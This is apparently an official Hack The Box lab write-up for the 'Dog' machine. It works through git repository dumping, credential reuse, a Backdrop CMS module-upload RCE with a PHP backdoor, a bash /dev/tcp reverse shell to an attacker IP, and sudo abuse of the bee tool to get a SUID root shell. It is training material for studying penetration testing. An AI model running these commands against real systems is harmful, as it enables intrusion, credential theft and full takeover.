Dog

04th July. 2025

Prepared By: 0xEr3bus

Machine Author(s): FisMatHack

Difficulty: Easy

Classification: Official

Synopsis

Dog is an easy-rated Linux machine that involves reading sensitive information through an exposed git repository and exposing credentials to get administrator access to `BackdropCMS`. The admin privileges allow an attacker to exploit Remote Code Execution by uploading a malicious archive containing a `PHP` backdoor to gain an initial foothold. The `johncusack` user account also reuses the `BackdropCMS` password. After compromising the `johncusack` account, the attacker finds that the user can run the `bee` executable with `sudo` privileges, which allows the attacker to gain root privileges.

Skills Required

- Basic Web Enumeration
- Basics of Exploiting Web Vulnerability
- Basic Linux Privilege Escalation

Skills Learned

- Sensitive File Disclosure
- Remote Code Execution Through File Upload
- Abusing Sudo Privileges

Enumeration

Nmap

```
$ echo "10.10.11.58 dog.htb" | sudo tee -a /etc/hosts
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.58 | grep ^[0-9] | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -Pn -p$ports -sC -sV 10.10.11.58

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
name the...
|_    Last commit message: todo: customize url aliases.
reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan shows us two ports: SSH and HTTP services. The HTTP port has Apache 2.4.41 running. Nmap also indicates that it is a Backdrop CMS alongside a git repository. We can dump the repository using gitdumper.

```
$ mkdir dump
$ virtualenv env
$ source env/bin/activate
$ pip3 install git-dumper
$ git-dumper http://dog.htb/ dump
[-] Testing http://dog.htb/.git/HEAD [200]
[-] Testing http://dog.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dog.htb/.gitignore [404]
[-] http://dog.htb/.gitignore responded with status code 404
[-] Fetching http://dog.htb/.git/ [200]
[-] Fetching http://dog.htb/.git/HEAD [200]
[-] Fetching http://dog.htb/.git/config [200]
[-] Fetching http://dog.htb/.git/description [200]
<SNIP>
[-] Fetching http://dog.htb/.git/logs/refs/heads/ [200]
```

```
[-] Fetching http://dog.htb/.git/logs/refs/heads/master [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 2873 paths from the index
```

Once the repository is dumped into the `dump` directory, we will restore all files for further enumeration.


```
$ git restore .
$ cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
```

The `settings.php` file contains credentials for MySQL; however, MySQL is not exposed. We need to look for usernames. We can enumerate usernames through the login page, but this way, the web server will throw a timeout and block our request for a while. Some research reveals a GitHub repo, there's a way of doing it through `url-aliases`. We can use `ffuf` to fuzz the `/?q=accounts/` endpoint.

```
$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -u
http://dog.htb/\?q=accounts/FUZZ -c -v -mc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dog.htb/?q=accounts/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-
usernames.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
```

```
 :: Matcher          : Response status: 403
________________________________________________

[Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 282ms]
| URL | http://dog.htb/?q=accounts/john
    * FUZZ: john

[Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 451ms]
| URL | http://dog.htb/?q=accounts/tiffany
    * FUZZ: tiffany
```

The `ffuf` gives us two usernames, `john` and `tiffany.` The MySQL password works for the `tiffany` user account and gives us Administrator access.




Foothold


Now that we have admin access on the `BackdropCMS` admin panel, we can research public exploits. The CMS version can be found in the git repo, or we can curl the `/core/profiles/testing/testing.info` endpoint.

```
$ curl http://dog.htb/core/profiles/testing/testing.info

[...SNIP...]

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```


Searching through exploits, we have one post by Exploit-DB, an Authenticated Remote Command Execution (RCE). The exploit says to craft a `zip` file with a PHP reverse shell and upload it to the `/admin/modules/install` endpoint. However, the endpoint is not accessible directly; it should be accessed in the `url-aliases` (`?q=/admin/modules/install`), the same way we did before for username enumeration.




We can manually create a `gz` archive with a PHP reverse shell and upload it to get code execution.





```
$ python3 exploit.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual
Installation.
Your shell address: http://dog.htb/modules/shell/shell.php

$ ls shell
shell.info  shell.php

$ tar -czvf shell.tar.gz shell
shell/
shell/shell.php
shell/shell.info
```





The backend sends a success message that the file module has been uploaded successfully. We can confirm by opening the `/modules/shell/shell.php` endpoint.



We can get a reverse shell by executing this command:

```
bash -c "bash -i >& /dev/tcp/10.10.14.8/1337 0>&1"
```

And on the other end, we start `nc` to listen for incoming TCP connections.

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.58] 49766
bash: cannot set terminal process group (890): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<ll$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dog:/var/www/html/modules/shell$ export TERM=xterm
export TERM=xterm
www-data@dog:/var/www/html/modules/shell$ ^Z
[1]  + 85118 suspended  nc -lnvp 1337
shashwat :: ~/HTB/Dog/Writeup[fg: 1] » stty raw -echo; fg
[1]  + 85118 continued  nc -lnvp 1337

www-data@dog:/var/www/html/modules/shell$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Looking at the `/etc/passwd`, we can see a user account called `johncusack` with a home directory (`/home/johncusack`).

```
johncusack@dog:~$ cat /etc/passwd

[...SNIP...]

johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

The MySQL password is again reused for this user as well. We can also get a stable session over SSH.

```
$ sshpass -p 'BackDropJ2024DS2024' ssh johncusack@dog.htb
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

[...SNIP...]

johncusack@dog:~$ whoami && id
johncusack
uid=1001(johncusack) gid=1001(johncusack) groups=1001(johncusack)
johncusack@dog:~$
```


The user flag can be found under `/home/johncusack/user.txt.`

Privilege Escalation

When we execute `sudo -l`, we can see our user is configured and allowed to execute the `bee` executable as root.

```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

A quick Google search shows us that it is a command-line utility for managing the Backdrop CMS. We can pass a root directory from the wiki for Backdrop installation and perform the eval functionality to execute arbitrary PHP code.



Usage

github-actions[bot] edited this page on May 3 · 33 revisions


Command structure

```
bee [global-options] <command> [options] [arguments]
```

▶ Use within Lando, DDEV or Docksal

Global Options

- `--root`
  Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory. For example, `bee --root=docroot status`
- `--site`
  Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory. For example `bee --site=example-a status` or `bee --site=www.example-a.com status`



Advanced

`eval`

Description: Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
Aliases: `ev` , `php-eval`
Arguments:

- `code` - The PHP code to evaluate.

Examples:

- `bee eval '$node = node_load(1); print $node->title;'` - Loads node with nid 1 and then prints its title.
- `bee eval "node_access_rebuild();"` - Rebuild node access permissions.
- `bee eval "file_unmanaged_copy('$HOME/Pictures/image.jpg', 'public://image.jpg');"` - Copies a file whose path is determined by an environment's variable. Note the use of double quotes so the variable $HOME gets replaced by its value.

We can use PHP's built-in function called `system()` to execute system commands as root.

```
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html eval "echo
shell_exec('whoami && id');"
root
uid=0(root) gid=0(root) groups=0(root)
```

Now that we have command execution as root, we can pretty much do anything. A simple way is to copy `/bin/bash` to `/tmp` and make it a SUID.

```
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html eval "echo
shell_exec('cp /bin/bash /tmp/bash && chmod u+s /tmp/bash');"
johncusack@dog:~$ ls -la /tmp/bash
-rwsr-xr-x 1 root root 1183448 Jul  6 17:07 /tmp/bash
johncusack@dog:~$ /tmp/bash -p
bash-5.0# whoami && id
root
uid=1001(johncusack) gid=1001(johncusack) euid=0(root) groups=1001(johncusack)
bash-5.0#
```

The root flag can be found under `/root/root.txt.`